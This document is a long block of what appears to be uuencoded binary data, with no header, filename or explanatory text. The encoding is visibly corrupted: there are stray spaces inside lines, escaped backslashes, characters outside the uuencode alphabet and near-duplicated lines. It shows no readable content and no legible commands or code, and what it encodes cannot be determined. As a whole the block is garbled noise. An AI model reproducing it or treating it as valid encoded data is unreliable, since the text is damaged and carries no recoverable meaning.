MKO.;&#@T@+YVI,</HI7@NO`>Z["+]2(`1S:Z6D;1^^C,HN`3IE@@%2[S1>`D  
MS`K;/\_NMM`H`:4MK3=`E/YP8CBD)%<33PPI8HI\$, ,&8TMD@&D-`'%2MNSL3  
MAO>`>#<@\$!,\*1#L=.AW>]SQ5!ORK?<TC8J.B!KS?-N>GZ)0T9^\$\\$,2C/J4  
MMVA^86`9YSY^&QR0RH:YD><9KKK3RYMK'-5J00U`?U2\_\*&7#`OJ+O<U]XODR  
M/\$##C\_-3C3LB#70^6(;9N)I\VF&6\_;3Q775=.LPS@%`^9XX.!9AR/FCIW<:  
MQBS\$.)&T;W;BP?P/=5\>6:;=\$9%`!NE)TJ61S.%[&7XOD^?>Q9()9-(>KQ^&  
M(R,6!IN@\_4ZUW`J.!VQ^3:)P\$EC3(<J&P"=&#E<\>8H/=YW\_@H\*IQOA+C8,  
ML`BW@&`11A^T50F;@CC/6HL,P>\_,"/>P\$4.9TP("DPOAP,8&Z[U['`NTTKL  
M(OP?WY`S6Z-.`HMHOGCC;T33ZH-\*4/'`W\`N2-+`(-2;HD`HH)\*K(=R7/+\_  
M--N-N7\T8RS.SDTN1AZ6B\*TK3:^0\$V%.K^)-, \>+F+VP;0CJ^N: !&LGJET;  
M`K`RQ\)"<S!P+OJC=NNU?PK\_A@.JLUH\$\*OVDJ#I.4YSU`?LM`[-#HYH(G=\$  
MDYL7`[#OJ9SL3;43T\*5"#7!0@]Q7(00-W1P.D,L\*AGJ%N#LDTT8&6+0`]>[  
MGJ&J#<[@SG: ^BE/QHSN<\_\@Q<27\$MNPTS`4D3C"(GX9X>F`\SD-=/I:MRZ+?1  
M`.VQ.4,2A?&^`]1+R=^LGY?K14]"C(^E?DX`CZZ^+J>K&;:9\*\*]N@!!H#DCP  
MBX44\$BHV57QH<L(!P`-,P,TZJJ(\*W\_OZG;\_\JKR@&;;5SM!0WZ(5PWLLS2R\  
M?0CU=&R3T9HSO`FK-:<\0R\$!5^4"YVOA5WOQC:G\*B:#YL/[#&TW:\`L`\_59  
M[-/-[GH+]@":OS9\`^UF`8Z(\*#9M7\_\$ILNFUO,7FWP[])S"%1V=DN)>`6"JGQ

MP83\V-M2 (\$0?<"W) ?4=C\+QVAN\*9=++FC\*5C2\_\*DKUN+V/>) 9I\,) ] J^K9>  
M\_ND(Q8?S6E`@5P\$`L\_"B8+C=, 0UWN0LI)L=GLS94@\ [0>2HQ\_-#ZT) \*@<?T8?  
M.KBXCGL`\$' SK+G3&R\:\\$1?! IZR) @ (B\$/%\*\$ [&OG7) U09XKJ4H?=-UOL2 [TQ+  
M, : [-, [0K\_'O/^OTHER8L^V'T&N;' \*' QFH`L10MLB@9B) ?) [T+ER-, 6?] H+&QL  
M, +A2QPf^%Z??I?W8\$^=' 2S] 2R^>UQ44<?LP39' SH7IN\N#3FAL7R] K7- : TNO  
MX@AU>:NM8@9KE-O@0?/\*V-G>+O=;>3C"!#DXV\8) <] Y\*V-8=\L"S5O@C4@:/  
M:Z` ] &!@] `2&FA\$7CF&&%3YS/' :NDXN;RTNJJN+@) 53\J) 3) ] 5TKLH"ZRH\_IO  
M@?W\*^0 [\*G=1-:&] FXUF6<W/' RB5V\71W)\_4%J'' 30) I9-. ->GEQ0WE6M:5\#  
M6!\*M> (=; :44MK8L) II?TI55:7' \_G>CC;W[.4<, K1/F/8W) 4) BT+' ' :F3C;' Z  
MA] 8IK ("4BQ60H! =\^6XY#PMO7Z<WW>V) L\*5\$S`CCOQF]+ \&8HD; &H1S&E@S)  
MTRB9/OC%\$` =<#=#2/\H) L.%J3' -K@WW&T.J&/ [L%=V6FS@J=; J7BKE3!+T3RZ  
M) F' MH7%1H] KP; 6A:MU! <A:#, E#) XM3KXMG&6PG0) FT2/P9LUN (L3 (] #7 (<S\$  
ME<PMU+@%\1XV<5@LTQ#BZQ; C [L>KKLAT^UWSZRJ0&0-2#>.ZZV9E; VB+L78T  
M\*62-@S4D\* <5\`U8XF-E.\$S\_] Y\`%X.\*?9:] H:N3?#\HRLQ3^ \^9V</NO8@?)  
MHK\* <N [ =FQ" [ 6K [ , W/KQ&8: ' 1@. @ `X\$R\*W@) K77S `O>GQ (2 `8= (EG\^G< ( (/4  
M8V" 0R [ ^, W:DAF8>T=KO-?#G; XQV<56G80S\$3-3H' 6E5<+ /G-\ =H7\*N^?^U+.  
M<! =! ^9H> (W^, 2\TTSQ^ ) 3Y `L\$P</AY` .J^%O6/ [\$J=\_Z"7=A>Z; V\*VV>7A%  
M1#Z&\R:S) C^ \F&9] Y@-M\_K4 (L' XOM^MRI9D, +K) ? [H:B-S8+GT3XQIN&A<GI  
MIW; `F<JE\9%RX! <984#X (9, >7" (W<+; MXJIO>X0G) 1; <\M5-@ \$! \*G7&QB^V  
MGFUUVIQ! PD^1O\$DR< (+6#I! !V' !X4.M) G&?I, VM-5@JU.FT [UGH!D+ `4 `U8.@  
M^<T=NNS=] Y; \$; GOWP27IT: !37'' TMHL>: Q' 39RVRXN.Y6UY"4=T\GM^7\$H\$C  
M.9\*INOF\] GXKVBZ `ED1KUH: \_\*E, X&: I, \$0Z [; 3@: X, 7G7D?2&3O] GM?A+N\$.  
M5; 2.J/5P&\* (. !%6: <=#1N#@V7>M-I%%X^" (&"WJ/2OOE1-5Q' T=E%>: Y=<D  
M8B>1H%\$@&C; \*34^6<' -&"W?%V#4\*@@Q>JWC=I [I' 3Z?EBN&<+=C\$ \6L2N9/`  
MJP\0U07WCPZ>F (?N [4&N0WXBZ=\*; Q8?O=V?58V; F2; O) QNU6L=PG [ "CU&\*D@`  
M\`H; `%F=N [ &#E\_ \$@K=\`4:H `4\*9VKAE<&\_0:QAQ?! \* (>6G7KXKP6N#2T.8  
MPID?M%R< <"F] . / /=+MWMOY: @+1' T\*1\*N#? \6N=3) T2B7!' 1-9 (\$=M' O&\$=, >  
M7 `W [72, Y->&&KAZX?> \$-A] \_+ [% [TM/G] M4J@A@/K] 2C8H) 0Y<D9W4 [M>EFE: J  
MB: `4B (?S\$] B] P9OV@C-! LYY8?KP&^RR) \* &.A3P; LR' 1//AF2""?U\_ZVK/; (  
M"MH' 6=: &\_Q; YV, D; 7<2\$] , C\, I\$QT>V<FM) -/\$' 3B (Y; KG; 9>+O>U, OVM%8\_  
M, \C/8LJ (#YG\ -N: PG' U7\* <! ILJ@P<40, \$@GXU/2\_5&' ; 8-": J' AM^#> (Y4X,  
MJA/RNIW-7^/NL?9MFHDO) 9?U#0^ `!C->) Q!FG-?K+F.CL7X!+D, 7OT9346 [ :  
M; TGMVE^A\$ \XFX) L' ELUKX. ("G+; -"UGU#\_+/\_N"SK!K\$GQD+7, NZ/\*! [D (8\  
MU! &R4\O&<WOS3<=?QY/NU70H&8SP) C `+DDM! AIOG<FM=<3?KW6, YQ [ /#4B3/  
MH, UUM#\$` :HL' X7: . (N.D: .S^! @Y/DLT^9/Q!D; 6392&GW\_M% ^8AT, S3746  
MX) EY' C6H\$UL `Z@MUJPU/@IH6A&?NB/YO9Q/0&FP4NTS (2Z&EM (:B5, Z.AJ: B  
M@F>1) OG\*Q9K, RDE+A%2DOD=K! "QQ5IUEFB&OESUTS<X-38) JBL; R ([ (1V7KB  
MT; LC [-BR<X=<7 (\*""R) R, =\*1NF4QH7?3! :R.C4T3+^WQ@AZM`8&NK?&! /  
M^SF5.H4L85/; -%Q\_-W) T&Y!>' ] .Z (O6A-Y] NRK\? \$, 1E#L8PEDIT332D2X  
M2OU17B!] 6LV, O: 55AW\_H4G (TOQOIAPYY8#W [ ""', 5QUG\@\_ ^CV9^! -P [8\$G  
M+17TI<U>>U61.9\_\* , `&"VMF\*, H7IN^ ) `CR'?/S) "5.I0&0L=J) .^O#S1=V6&  
M`U\$L+=B9ZL4^/O\BD. +@A%G^Q) O9D; P (. =N+L\_Z%; Z^KZF%LN\* >2; >%1PR; "  
M (YS"P/-?5@&H\RPJ\*YB [&>O) 4\*0.9#!+WR#0! \_67G>9/4V) (\_\N' JL#U6X  
M>-KO#1U5X&M1T!NO.; RHV5\NS-LD) >G8Q8) N' O"5V?^=5>: .5#EBD3D] #3T)  
M+\_+Y%B85T! B6! C0^FD/TV%SVE\VTC' , (VLBN@B\_ =2V389K] 'HN!%53]' (, 7Q  
MP6U/X@H7U8) J5Z5/\$ [ZIK.F, %Y-: +9 [FXMR2/E [ /7S2D^ERH' ! [V-] \0 (\*3/  
M' /SS0W%%S-\$DG<V?Y3@Y: ("CG) <; .5, ; S [; [3G5I5DWJR?\_FJ?\_7.AR-Y>C  
MRF^E&I [A5] \PXF"3F?^7&+M%N3G (N9\$B0<OK+! \DX<?5 [\*5Z' 3\$562>I^SB/  
MTW! & (3V) LL' PDD77K! TZ. ["QO<-': QZ6?YH+4QBB57XR54V, UFS-GIYL5J7H  
MPSF [O] \$M (\@1E) YQ (>NBUYG=>WDKIC-WV; ^+R/FJA# \$^" SWFM-QLD: <J6US+PD  
MIU&Y0T' O `WXX<=NM8) 3BUYG=WDKIC-WV; ^+R/FJA# \$^" SWFM-QLD: <J6US+PD  
M5; ] `ZC14P [ \] ZHF1?U?5\$V, 2D [HG) A6Q\, 241+PD `70#'+BS%#K2Y\_) IM3 (:  
M@ \1<?JK1=E@9DV\_K, 2"; G&\>=P=D! `-- [LUS `OS#) B\$I%3UKTO6W\*5LMGHT  
M@-V (-#L8+XC (TH#9SP!@RK3SBB>I! Y, /N&JZ?C<SHB, SPO=1E41LDWCMVLJ9  
M!+Y) ZEK>+E; +\K`M (G19Q6UM2WQXQ [B"/: 2H ("\_C^<S5) 8F"B0Q [! # [\*1M/X  
M-@?BF%N72NW [; [9N [O8R^C2+RGRTGVNRJ' &^<' ] K"EQ] =3\*F\*] DRX..3N\R  
M&: 69U5P-I] 4>U7 (V) LXKW\, F%HL+AQ3BO\*5UI2S2) , , G3] @P: J\* R><-) BI "A  
M; P>/!% .-: WJ4<\$5KV/ [ ] PX%5Z%?#O5FH; ##\_O4! F^XU: 5I2^! C: 3E2RD! <X  
MLO#J7/5) 2U3QOD&># (Y#7D2>6 `SLIK `57: L7KM6-; \_H-6-/"4NR9@<! J [?"  
MVB `TAZHN^ \$>9<\*TY `VPTM3.73<, ?, FGN7AR/X"@@ `QWK-\$SCWBY78K"4YMA.  
MS] \$7. [A3#0>) D=C9! ^J7U\_0T+&3 [ :; LUPZF0>\*0' Z55QC9KG&!7BK.FDW") =  
MJ60Y: \_/Y: #] /HZ' SZ6E. =+QDT5DC\_M`7Z\1, 2 `R21H) \_8W6R! %: W^ [ .<PVZQ  
MK=# (@F: XWNRE<5GI1N [S? -UGC2+@L-^: KH=.2\$9US0\_EHX9\*.6SL\*. +>5H\ S  
M; ; B; \WC\ -KRZ" `3<D (P1%B/3U1BY: \G3W (9X) @8SIAEY?AO" ^&WUG+V>Y>W-  
M9B5\$?BPEKR) D3Y7&%=PI/-QU?0>: 6BBNU\* &9R02 [J6M (\$B [ ^F) /5C=%1] "C  
MKR8TQL-FK\ [I8G7<HSBLJ!>1@ [ZY= (VJ\*D0"#I9\_M?V+X^HV\*IH=J<G@U! JP  
M85F2WB&O\*3QM^X (: 2TWJTM!OM00: \$! \$ (: !%IZ\_?138O&\ [L4FWJQ</N7-6`\_  
M' MO] '= \T">-P; XQ; \$ (FJI&YZS `H^O: K7\$+7UR\$ (C `C5' RR9%T%#\* < (: X6ZSQ  
M#/" ; P, 0! S4I-B6FK<] 6 [MN&!QYO (OJ\ : [ /YXO\*NI' (H"UMLEW220T4S=+) ` ,  
M-C] JH87T\*0#] !P<U"MO! [31PKOLNV (U `'.A22CW\*QK&7UX&+"\_U0G^; +2, .O

M<241V#^\*C"ODX6MR#H!^Q-N`.BN-2%T2T#N`,K,0FU?8VF<34WPE],8',;=R
M:5@15-3"4E.ARG'I37]BR<V\*\_F1^53]/]6D<6T"QDQ'2)4@/\_8'%ZV^)4=
M9B:!'\_J!-:EQ1+?:3'/#TNY:75#P(:%;J\$\_O8Z<D!@"5G(#<\*(<L)4;<\_G9Y-
M#!W7QY=R0<F?,S@SY&!JR8\9'("+\$50<M4:N@32>I@'(4@AM95.T?7`"WMT
M,\_[!\$. (P`8>P@\GD\$2@&N,BW!\_W!:#QLM;M,) `L3T3";4FY3PAX;;K5/G393
M:(8I&#8DLSHDLX9(`HL.'%\$VBT)9`)QT;\*43D09:I#O=>\>^43D-I"[#2F97.
M11IHD>Y>?[KJ3EHF>(V)%\$<2T3B;5A-IX1X^A"2M2SG3<8G(-`T3`0#2,B<A
M'8LTT"+=DZAP2B>AM`58Z132F)5`B\_3OW:\4SD-A\*\UL866;(@NPR%[]3!:M
MY>2>+BA?89!&8<<A#N4A(&G(CD\$48\*O/1.(P\$0^RJ20V%8Q&2-0^?)Y=XS'C
M3X/![TSIZ'C40)M:;E/#B(14;8A\*@)D\$S^?3:~-3Z>[U#;(0^K'.`@#2S<A\*
MQR(--\*35F!%:\$J;@03:5U\*:"3H.\$).BU[+&NVU4J>9B\*!]E4;/?A8B(DT'V=
M&Y=)HRY5!\$SHPY:<U\$^0.%A':DD0I:6F^\$55K8Q`NM=5&D?J"8"33YU\1OE\$
MY\$<?O7P>RAL`Y0LGWZ1\;N3'5`^B[X\~3B!L"@VN"QB;\$)`49%FN\$HC#!`!P
M\HF33RD?B\_RD114CA&/C\$0B70NY2P\$B\$@!G8UYTJ@6:8`'!6/I(:XK=!^::1
MQRA@QE\$4)D&,2R5VJ4!30L0HB7Z50AJF8/A..G/2.:53D>90EG)\*W2`I"/-
M2\*Q\$1W8Z4<!+8T;=2\N(42>#OVR-C&GIR%)%\_\*S8BGUG4WXNMO2R\*1"UA0U
M]=3[])NY=WHV`2`#1F]5WO%1?M1POWG4S\_>?;Y??[E^\_VG\K)OKF`23\_00VD
MBPQAS"!)\*88B%XYLABWY?05(Z@08>MLS:,8D;`%CJGQW6;%XE`!\*\_GWKE3?
M%<(U(YX)T/3,T3\$\*`\$`"U%\*(@`O72G\*;EP&&\$QJF8L@-%4,PNZT8(NJ+G[I2
M+[Y\*\*U%[X'&R(84R,PQ311=XUWML'<FH#\_4B)P(2\*HD"S(@H3E-<E"9<>^O
M75N7#&?'<UV9\\_EA;0#?'X[^AQBH?4>./'FHT\*[J,'\_([VM`2@#D?'H9Z<`K
M1DZ&[Y2QJPG,(%0D<M<:70`/?XG!P?>`HT4@5AMJAK&0`M)!@1:4T.B"E\*3
M=\.NQ,ER=BD\$:=S[WEIB3A%)\BPD1<^=ILU\\_4;V/RW[.1V?YG7YIN`A\WZ
M+\_>U]MEOXN3^G^W'Q]^6Z\_GJ:5`^]HP-W^XX4UZUF%2?P:][%<OW;7\_[RVVIY
M^]NW^?RW!W'S/,?1;\_?%DK)\$AL'\_\_=L3"02GTV\_KI\_GTQVRZ\$A>C-%#ZH0%M
M:V(&-4:##;RC%94`T`C3]J?6B"XA\1S"!C!>\#/YETGB\*7(WPPT1X5V\Q-+:
MS9=+4D'\$526P)A(6>ON\$MU@R?:^EYK;FPPP8&.1K@T/.(GE8)FUB.GXJM7O
M3Z\$<459\4J(/=9=78W!BU@WN1^'(J#M0>!WI`NH.)/]E1)4VLL]M]F;&'[( \*
MRX(N!T0:42)Y!V+LV<5.-R>F^^+91J-GU5IZ^X?X@6Y7H&5^X@?IL#5@MB`
M\*!=I5.10,,\`1^\$&HXXK#LRS+[J]ON(?JH.`W@,-;0&IVE#3,T>'W@='M0\$V
M.;X%[/NZZTLY^M,-L'@V%#0+4"H852>D\*P<%@39!`%&I@`PL(T(GA(\E@6H
M>^UN>\*DBNM=U%\^Z."RF.)KA>=XM75BP+NQS,-#=?;\_=]C-4B<\$CAJ4N#\$F-
MUQ3`U-GA?2E6/RRMKJ.;,[BC\_2XX<6#, (TK!AR&XT>!F(OLD!\T<-"<4G^C,
M,,#-[A'[\*5[KG0#1A,5Q\*\`&.#,%V#;<\ZA\+&>\-I.IVX#/[B-"(H2@)#`Q
M\$1533C[7Y/I6?:H44US\_VS53`9[T\*\$ZA3?XXXX`6WNX):HK&@26\*&DMC7`UN
MQMV.40>S2&]O'G:E7K(Z`%E`P1TUA+)PJ&JH., "X\$!L`R4F,4)RNP&"N(;
MQ;/O##YS@)@5\_G71H1B"&8#T3XON(9JZ;(P2P\*8Y;!G8VXFIX8.Y(M);2!5,
M^9B%#M-)0PM#O#8\A2DL!K8UP:(7VC?CL"#P%.X2<]/M<C-\_VND1>U[30CH+
M&.6N"9S:WASD";41QW];WEYK,8LAANH9X#N)@MO4L:AI6\_V;PK%2,FPZH\*
M>QM3>D=CV\$57\OB`'(C/D`S54^>OW8MQ%8E9&U=4I#/LUWY"=.C:,9>!.V1>W
MLUTI!@8NFKKPYH;;8KL>]N5X1X:X/<36J\ (G6:X51X=05@GM34)8ZA)8#J\9
ML64D\*"``\_0-\$2D3-?-3=\*D,44Q^LH;@P,5)9&?!\*L-?UJLAW^\_:VQ)\$LBHRB
MH<Q9(CQS\~J:F)+S6UFGOM9`DA+S6QD;JWX0X+\*`B34;BLOF?\*!F4Q=5UN;
M0IDA8=J,+`D'T2QI9W\*\*`ASUE,MW5@3A@9!RKU^H%!'\$CJ'D^R;AP2]8;K8@&
MSV#8Y?T`K8`%M:5DYEVVA=N\~1Q"5W^O<\*E:=T/[.GQ>A0I]Z):3W;OGA-
MVCB\_&R)DEZ34D`9/\Y\_M>YRA:J!GI'>V6TU/3?TSG[K=#7)Q0?)3\*`,C/OY
MY'4C,?EB!);KIW\*P\_K\*YNR.SX;+Y0D)D"+UU]>\_8!M?`3#K&:FHR+7\$;) & `
M:HSV.U\LD#-3K-:MQ!@-UDB\$C`+5>'IX>(E(:HH)=\_[L3Q<S]7VL+YNU`/ <Z
M&@]I33U(:\YF;=W:.WF0D6LGV)S0T\*4WUC\\$A?+\_8Y\$&?6%R0?5-+L9QEZ9
M;#0QXS2(RFAJD1CJ1B\$1^2\*T'WM%B^J2C:]E`X7WC[>>UV1L81S"XL8OMM">
M(%;\$SNAB7UUY;XEJ\$9J`L41&O[/#\_#]MHETLVMK:#&\_-5J!#I#,^\_.%?O^
M(<:;YH%OK#9Z>BLVOUVA)K@61K'T!'>DR?J=P9SJMG\$'+<-8ZIH:XB&P.8`
MOW`9!-P,7&X1`+/-)-ZYH6LC^Z3P\W`V\_U[N^YS1?NUT'-]B:B<I+2L-AOL`
MN^`=I3N76U!F0#!G`\_R5#XIFX^,D69@+)-C%`O)F6I&W?X8;)[5U@%`6F>C
MV/N]"8'G9^B\VM9<9NI[MF+9[LG4\$ZZ>9R:5GVM`Q\*ZY7,`,&T#WO>?J5D#?
MJ^K\*=0XT\*!^CUHR(C\*3P8PG3CN,(+Zyb`'\$,8)Q@4X>QP%'D>5\$=/&[F`+)C
MR"SE@QOCB`+?VE\C>4VHM]Y+S\]6/+%7\$T\_8N%/WI5\$PRT?5\MRJT9/"!.%
M\*D\_@B@FEAQ+6[#<3:V8!+DA-W9/5E7\*5AQF#RJ%A`GX"/C=V`)Q3%>:Q<X
MN:,[6=D^;58<3M(-6\*D4J8`%8[5;!\*K6(:-Z%2TF;5Q654BP/FVXH\*58[&2/
MR\_9"TEZY8:610I\_/;WMK&6NZ[84F\*R&)\_IH\*^V7K#5L"E4.[:%;A6,9V\B)
M1`JT.E/!C2;<4`FTC\~D0`T38\<+9U!:I29=!/>[K9\_09"-0^LW"/Z#T9
MY!F~7L7K49B`(`JT3TRLBR155L)XNEX?CXNE]G@=1^`6<"\_DP.5.9ZU\*PK
M!)2YUU!(V>:'+V!\*)DP=:@I\\_3[\$F6L,\*"EP4:+KV0/EJ\*#NJJ]\$90K)Z?/:
MR=9"2V-[B5]\$>;P'3AT8>PQ(^?ZPO1EV1XZQ?M#;[=%?+HIU.#3V89%Q9!#
M]JC7F]@FL-B"\_@\*\^8^G!55\*L%5\*JN^OF<\_>;1<H?.H>6:W+.,&+/:)JUW,\_
M;]Q^-DB;9<&6%;\_8';V!XV8\*NRD(H,R]"6L9E#JU.\_WNS^6>#AQ\_@\*@DP[Q@
M,B`%E.D-9.Z0.\$&%\$MU:KHFS7>+I41U;HBZL4F@7&]"&X#: `!S\*3/L#4X=^
M/RA4&B/B+=0A5`QRUN\$`Z]MJ`2,VU`IZ-0JG-51).\*VA13"m6?2PIHFK\*2;T
M:5CJ8&8J\$S^]N3[=)#C\_#^O/GO\*B85Z%RPMS\2V@FXB(WJ3\$5!8&X`P`F`\X
M^`)EF(RK1[2N?3>"9G)21^ET\*VK3?JU\$O(VK`V4\*U:E1<`3?C%5W\`&#FNF

M\*X6F\A25KDEJ/3#<#BK?"\U9Y7.!K\$\_<^ECBA[PN,DWDY(@5U"XU%SV]DO]
M;B"KJZFF(-4'90X,>ZO(0?8C\_@DZ.S<.8:4M04PBZ,D\>.H>/IH2\2\$-S&U8S
M!QSF\*/&LA-;F/JYT1A\*3K04&\*!SJ7=J@D]GSQ88N)@F0L3]G)OU2M,9UZH&
M>QB9+;%%^2X?61AI=D<\EP\*C.N<UU;!H?P24'0PU%;+=\$)\$&7'3@<1I]EO#
M85=<F>'F,\*5A1N,I/M\KI,\$UI+LE4\$ (D`:D5T#VZVVHZ9?SZ0KBB0FF@,+5A
MP,P<TVPLB>J'L\*U:SI=S,T8[7EZFE&85;;;W4-5X\T5#FM:2%TRMUWV5F1
M3.MMLI1P;1)IMWTYW\$)^U:89\$HSPQX#2A%AA@%ICD\_@O@VBE]#%CT'YKVM
MRE=YZ`#@'8+>^8\_O-\(KH)JXJY\_?LL6B<A)ZE@:T%:\*DU:;POOQ7K9ACT\_L
M9[,G)%W,>\THZF1`&9&>-A@&H?K-.0?KKELQR(\_PW21`Y"&!NO\\_GTW`C)\_M
M\_R@/^Q\_DL/^%/\_[\_S^V\_S^C?Q\$2BM\8\_1\_R4\>GO5&H>S"A=[\_`KB\$[W++5
MPQV;4(\*EB0HO6)K4V1RS#MW<4%`H0FUX&M4\$R@:F\$MX\_C6\VB,>.J3?I2<2Z
M^8B6M^YMS?%.21P%QU58#3=;\Z#?9#N;\RUL[7G33]APH47H\*\_[']Z&#K,]>
M?RG./\$2SZR]W&`IQ%O,#@.9I.MYAT9/(+7+M<FMK9F9O[^/A/(<\$PHK9>U\$
M[6TSN6&"9T\_!&8.:%8;2H2UF[ #J8LU7]O<9B#073)51>)34>YOF3W!N\*A;7
MT&=SD4P/OC.JF-2X?)@]WF]0<;6:XD)\_V\$9A<W"\+0E84.\$\$Y!3+FC&\$05
M\$0[=NK(K)[`-'O^BI>2M(/W2CKVW@ \OT#JSE\'=Y[+\[NUHT@]B!3YMGK8J
M0`)+M>B)\$@LZ!V56"=UHN&0\*XF4`F<'EGX+T5>!%33F\$\_Z`&1[R8\_\*-Z4TD
MCMWCR)YTM29BKE<3+I\`V'2@U,S#[!]QP!@>'V+E"8\/<)>S7CM9([9\$QI;`
M)N%=>\$XX]@T4G%+NN@-TU5Y-Z\*WZ\_S4-YD\CZGZ=#HXI]!H]E[3XI&]BXM-Q
M:2\_GI;U4WM'/N7K+L57]?-Y:P33?EUH2H>Y:LA\$[P2@Q,ZKA.U.U\MY\*5J/=
M7#([!8H%A#\PY`GOG\2G'A\_TK['+P,!.!>\_?<N+^#^K?\_%C\_1JZ#Q:AZHX.+
ML(,AF8@)98H>]O!G=D:3G9&QAT,0#F#P!QSDA/=XB./9P^/)^+"NYKVS`83
M+/B\3\*317CKQH;?0/4MJT.]QY%^]S/4G@RF!YSS!UG;#W#-Y\$.5]6P?E8QT2
MUB'V-0U`\*4&P,PE'BW2\_P"RS-]#`K+5TLG3>>M']"=?<7H\*@9N+,K7\_PQ\*L9
M?O"%\*WS?+TR-V1?,/O>9CKNM4?O3=#`L\FQ6>8YEX9W?FV:XFNWG]\C6T\U%
M;O^>+X&;AP#X(L@PHP^:.:;5S/TQ>,0[(T%Q7\*C#B:\$T+7:~6V]3OEY=R`
M40#6?;7+TJ\`Z2X,T] &: &\$FV1Q-DUAB72!E1[]^`FRU!%7[28KZX\_6\_&9D<L
M+).!`IN[/S\9X\_NN7]/%D`DT3/P/"YD!G\*\-I2,GK5RO\*%E\B9ED@0N\_?:-
M4#Y7C8S5P-`A<J)PH)\*%AMJESW#LG?4NVD'E3;J2R\"A36&T\*-L-X0RM+,
MC.FPYMC50;3JP\*:O>8B\*!84\_L`1/\_W8G<``68FL\*D,MH\_EWFC68')6]&!N
MJC3#^8F3#/R15N8P8,PSA]'GFL4\UR6-/R@/E\*%CX^"V\[-MB4S39:O.1[%
M\K:T#B'1YK1\_=9JNU=DWKR]A\\_]8KWU\*(?8>/W3OU[IO]P-X.SG&T#E!\_-\$?
M6T>Y&.:A/2,,1:M`NR#. @IQCD1;^I5+]4:];I\_[-!U8&+M1MMX+E5-!<@C
M01%0;FY<6)(\_>\*<I!. `0"'\_`"45H^)W5&X[!U"H>46'+-;ZV],2H\*/6Q(QOM
M::F%I\_:=7=\_RJ!ICH]D\*\_E0JBM(86":,KF8F\$E`F^/H4/B\\_ACK,@\_`&])`8P
M)1#+)D7L![`\_.K@.XR%\`!=-'ETL9QABC!GF+/7Z)2U>\*Z6&4DIIPTO(N0TD
ML\*D3#ST6U(K+?-2G`&<O\*W.`1.>.\$;P\$B57)UJF:(-Z#3\*K9\*MA\$STO]HO=E6
M3;85AME;4-R8QQ\TTT0(L=A7\LJF&FF"@-M'K&N>1&G;RWT\* >C,+CEWPT,7]
MRTX-"4S`V[.EI\_NI[U\_.6\*Z41]:%F965Y+N"H"?[DI0\]3WJW15V2HQ6P41
M-,<0"1&(H2%VVN),JM<E0<41)(QA!;/^5TC7'E\*!IE6NV#Y]Q5`\_IW.AW\$Q6)
M<R+>FS.25\N%FN?PS#;4%`<ATM/:`"U:JCE-O2Z!E\$R]J5)G\_PK0\*U!).SWO
M/%;M&W\P?KFRTKTFA`>5M3G9:N'+=FSUNOK4SK1.JD01\2MCTXOE-Y(C(8?Z
M&<^FLCJ@Z.J<5^>/OB\_09[ @LR\$ZI#0,N56\.U4M</P3&'NC]P\_\*VX5#UO'#A
MTI-C7Y[U-O+JT5F0#J\*7?I3;^W+&3LU,C9;RA\*RQ8>E'Q8NI0J<C7CNJSFRF
M\*>X)X,EO1\FLFUHFJ')1ZRVPQUL)<^KXC7]\$VJV/\$Z@<!=6[`/B>,:!I@&S
MN%E[9F@W(/H\$1>5!/0V%\_LPS5&'3BX&C3/Q1"YN?O40=:,\_X3N)P\*H0\_H`I
M(>\MR,;M!K<%P<7UG#B;8S\*JF7=WN?Q9+LS7']7L,\_`2.)G6<ULOK-HYJ0Y#
MM(=R)Z=Y\$([;S[ @HT#R-.G;F+!TK\$; ,2T%>'W(1<Z"KB`ECF8=B!RT/6HTGO
M4ERVDRZ;'2OJT37@6=E!VO7:+N4UVCMC[Y74([Z2MXJ+:B:VFJ9K#TK`4A8L
M)=V\$R!V/LX^%R&P<>1C`',5RP=8@WC,??P5(YR/5T`NNB,?!:@E\$TJFE61F
M).ORQS\_5Y-K1E>37;UU-"`P1:F<4D4EU;3Y98'09RL4P4^./S!2\5=T\*`3=
MNNHB)PK%\$HJH?2\$D,\IHU!>"16'0O(\*\*(1:%&HZH4:=0M+/H9#\*21`1A>)\*
M\*\*F\$]-&\>AQ\$=0\$\$4J8!RQ!\_Y;X+AI/!T&ZQ5+R<;+\F>\*@/: ,9^"ISQL`5)
M`"97K?]^`L;%A3]PO;0U;)OGC,EC#2/4\$`\EOG0PSD8BXNL\$2\$JIK)+R==\*
MFQ3@D6`=9G3(9^\_ \$[!U!'CKX!`L(9T/#:(D3F(CIH5I\$]T!\_\$P\\_W\*@30@,\_
M1L^?`&5,AR-3X\*<ND7U;+,T=LM:%>=<F";07;/;>4M\_F43^?<\$;A7`D\*&T@
M\_`;&I+\$W::#:J=4\*%3&V1,PP,) `I97`^`:&JAI,SYK@7]\$\_F\[RY(0>8@M4E2
MV2,UFYUI`R2\*,FA.;CE&J0`!UXW[QA<\*8MTUMW@Q6>^(`N56\6)\_[\`70?M4
MBC7J3Q85\*\$L@&%B;P1BN9FM#U#=#ZA&S,R`RI]]`BXO%<^P"K\X:76E1'3SW
MCE+7AIIN]'I^H:TMH/\`\$.1.AFJ`]'&'7Y3CB8";KE=AY<L)\_;UM`+F1#9`&H!
M\$ZJN-EH)5\*E;6U]Y@V&H"0H+E082N0K\$F`RAS\$CG^!3V()85`\_T\4).ST1[
MNGKC'&S[!59LK\*=2V3\*&]'%;EFMORH`V\*A=Z)W%>\PG:25%WV:\$?#IG26?A%
M9P&E^L1,<-TG]G6\*Y/8NB`ZXO5/=A'`1(7F32O>\*8D2J8`"0\#(S[KB=T:-.
M%P9%AS`A?+=F\$!<UT%1\$WP\*FQ,K&L+W'+U[PK`V]>W#?/E)]@+F1@A&APLW
M-/3V9F5\74`WM<DN\_P=B'3,25N)!%B@#7.G(BG4\*\$\*[#\`\$D0H\C8R)5CQJV
MZE%W.[Q^NPQFV3+0.4(+&8X0.<?4(;Q0.<?T"3P8YKTRXU:\$, :H)" +80B&16
MW@,PO@S+E7G;\ZH47Q:] +4U7J\*\AD\_X#R6VUQ>M5\_FB/Y-Z#>:E\_AA\*JT[WS
M6M!2:\$ZS`N+7:X\$0DUD,UC^"3V\$+8JD%\_N6FU7&]@JV^3.Y0!1S1`%H!D,+
MH\_(GU)@%LD\_J+GMJ!<62(8;?B+70.L'/![QLG<AZI:=#G#\*\5NAJ.B1),!UO
M`"/5S>[ `K\_`?XQ?S.^!FCFN:FK`0552HVN67X:21=0;R`\=L"K-NK<B`"6>P

MF:E6,!) 67'>LAI<+>! '%3 (NU>] TO7\_] J6\NY@N?+\N?+GU\_.0.) DL\2O) `K)
